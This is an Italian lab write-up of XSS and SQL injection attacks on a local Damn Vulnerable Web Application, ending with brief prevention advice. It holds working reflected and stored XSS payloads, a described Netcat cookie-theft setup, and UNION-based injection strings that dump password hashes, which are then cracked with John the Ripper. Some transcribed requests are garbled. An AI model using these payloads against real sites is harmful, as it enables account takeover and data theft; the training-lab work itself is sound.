

XSS

Alert

In questo esempio abbiamo creato un semplice alert per capire bene il funzionamento degli script

Codice

```
<script>alert("Sei vulnerabile")</script>
```

The screenshot shows two windows. On the left is a browser window displaying the DVWA 'Reflected Cross Site Scripting (XSS)' page. The URL is `http://192.168.56.101/dvwa/vulnerabilities/xss_r/`. The page contains a form with the placeholder 'What's your name?' and a text input field containing the value '`<script>alert("Sei vulnerabile")`'. Below the form is a 'More info' section with links to various XSS resources. On the right is the Burp Suite interface, specifically the 'Proxy' tab. It shows a captured request for the DVWA page. The 'Raw' tab displays the full HTTP request, including the malicious script sent via the 'name' parameter. The 'Inspector' tab shows the request attributes, query parameters, body parameters, cookies, and headers.

```
1 GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Balert%28%22Sei%20vulnerabile%29%2Fscript%3B HTTP/1.1
2 Host: 192.168.56.101
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Sec-GRPC: http2
7 Content-Type: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://192.168.56.101/dvwa/vulnerabilities/xss_r/
9 Accept-Encoding: gzip, deflate, br
10 Cookie: security='low'; PHPSESSID=1ba8987cc5d4d5e50a4262f6e6c01e8
11 Connection: keep-alive
12
```

Location window

Con lo script window.location possiamo indirizzare l'utente target su una pagina a nostra scelta. Questo script può essere molto pericoloso se utilizzato in ambiente di phishing

Codice

```
<script> window.location="http://192.168.56.101/dvwa/about.php"; </script>
```

The screenshot shows the DVWA application running in a browser. A user has entered the script `window.location="http://192.168.56.101/dvwa/about.php";` into the 'What's your name?' input field and submitted it. The page displays the reflected XSS payload. To the right, the Burp Suite interface is open, showing the intercepted request. The 'Raw' tab displays the full HTTP request, including the malicious script sent to the server.

```
GET /dvwa/vulnerabilities/xss_r/?name=  
%3Cscript%3C+HTTP%3A  
Host: 192.168.56.101  
Accept: */*  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
 Gecko) Chrome/91.0.4453.127 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*.  
*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.56.101/dvwa/vulnerabilities/xss_r/  
Accept-Encoding: gzip, deflate  
Cookie: security=P@ssw0rd-18a0807cc5d49e50a4262f6a6c0be8  
Connection: keep-alive
```

The screenshot shows the DVWA application running in a browser, specifically on the 'About' page. The URL is `http://192.168.56.101/dvwa/about.php`. The Burp Suite interface is also visible, showing the same intercepted request as the previous screenshot, confirming the script was successfully delivered to the server.

In questo caso abbiamo indirizzato l'utente target alla pagina "about" come ben si può vedere dallo script

Session id

Questo tra tutti è quello più pericoloso perché ci permette di rubare il token della vittima. Una volta ottenuto il token di accesso si può accedere alla pagina tranquillamente senza nome utente e password... è importante specificare che bisogna aprire una connessione Netcat e inserirla nello script in modo che il token ci sia fornito sulla shell (la connessione è stata aperta sulla kali linux)

Codice

```
<script>
document.write('');
</script>
```

The screenshot shows the DVWA XSS reflected attack page. In the 'What's your name?' input field, the user has entered the exploit: <script> document.write();</script>. The 'Submit' button is visible. To the right, the Burp Suite interface is open in Intercept mode, showing the raw HTTP request sent to the DVWA server. The request includes the exploit payload and the victim's cookie information.

The screenshot shows the DVWA XSS reflected attack results page. The 'Hello' message has been successfully injected into the response. To the right, a terminal window on a Kali Linux host shows the captured session ID (PHPSESSID) from the response, which is then used in a netcat listener command to capture the session.

Come possiamo vedere dopo che l'utente preme su "Submit" ci viene fornito il token

XSS stored

Qua sotto c'è un piccolo esempio di come far diventare uno script stored, ovvero che duri nel tempo e non a singolo accesso. In questo caso ho preso la sezione commenti e ho aggiunto uno script... così ogni volta che l'utente accede alla pagina commenti viene eseguito lo script

Codice

Hey ciao <script> window.location='http://192.168.56.101/dvwa/about.php'; </script>

The screenshot shows the DVWA application interface and the Burp Suite proxy tool. On the left, the DVWA 'XSS stored' page is displayed with a guestbook entry containing the payload: 'Name *' is set to 'Octavian' and 'Message *' contains the malicious script: 'Hey ciao <script> window.location='http://192.168.56.101/dvwa/about.php'; </script>'. Below this, a message box says 'Message: This is a test comment.' The Burp Suite interface on the right shows the captured POST request to '/dvwa/vulnerabilities/xss_s/'. The raw request body is: 'Name: Octavian&Message: Hey ciao<3Cscript>window.location='http://192.168.56.101/dvwa/about.php';</3Cscript>'. The Burp Suite status bar indicates 'Memory: 109.2MB'.

The screenshot shows the DVWA application interface and the Burp Suite proxy tool. On the left, the DVWA 'About' page is displayed. The 'Comments' section shows the injected script has been executed, displaying the URL 'http://192.168.56.101/dvwa/about.php'. The Burp Suite interface on the right shows the captured POST request to '/dvwa/vulnerabilities/xss_s/'. The raw request body is identical to the previous screenshot. The Burp Suite status bar indicates 'Memory: 109.2MB'.

A differenza del XSS reflected è molto più difficile da individuare questo lo rende anche più pericoloso

SQL


Il SQL Injection ci permette di fare comandi sul database di back end... senza le adeguate precauzioni un malintenzionato può rubarci tutti i dati comprese le password

Condizione true

Utilizzando una condizione sempre vera il sql ci fornirà una panoramica generale

Codice

'OR 1=1 #



Enumerazione colonne

Come secondo step bisogna scoprire quante colonne ha la tabella, durante questa fase si va a tentativi

Codice

```
' UNION SELECT null, null --
```

The screenshot shows a browser window with two tabs, both titled "Damn Vulnerable Web Application". The URL is 192.168.56.101/dvwa/vulnerabilities/sqli/?id=%27UNION+SELECT+null%23...". The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "SQL Injection" option is highlighted with a green background. Below the menu, the "User ID:" field contains the exploit code: "' UNION SELECT null, null --". The "Submit" button is visible next to it. To the right of the form, under "More info", are three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Password

In questa circostanza bisogna cercare a tentativi di individuare eventuali password nella tabella. Come ben si vede le password ci vengono fornite tramite hash (formato MD5)

Codice:

'UNION SELECT first_name, password FROM users #

User ID:
'UNION SELECT first_name, p

ID: 'UNION SELECT first_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT first_name, password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT first_name, password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

John The Ripper

Ora che abbiamo tutti gli hash bisogna craccarli e scoprire quali sono effettivamente le password nascoste. Per farlo dobbiamo prima creare un file di testo con tutte le hash (hash.txt in questo caso), individuare il formato hash e poi eseguire il comando qua sotto

Codice

```
john --format=raw-md5 hash.txt
```



Come si può vedere dall'immagine, le password sono state craccate con successo.

Prevenzioni

XSS

Sanitizzazione:

1. Rimuovere caratteri pericolosi (es/ <>, “” etc...)
2. Usare librerie apposite per la sanitizzazione
3. Applicare una rigorosa whitelist di cosa è permesso fare e cosa no

Escape output:

Mettiamo caso che per motivi di User Experience non vogliamo eliminare i caratteri speciali ma comunque vogliamo che il sito sia sicuro... l'escape output è perfetto, perché ogni testo inserito viene considerato come una stringa e non come script

SQL

Prevenzioni

1. Rimuovere caratteri speciali
2. Query parametrizzate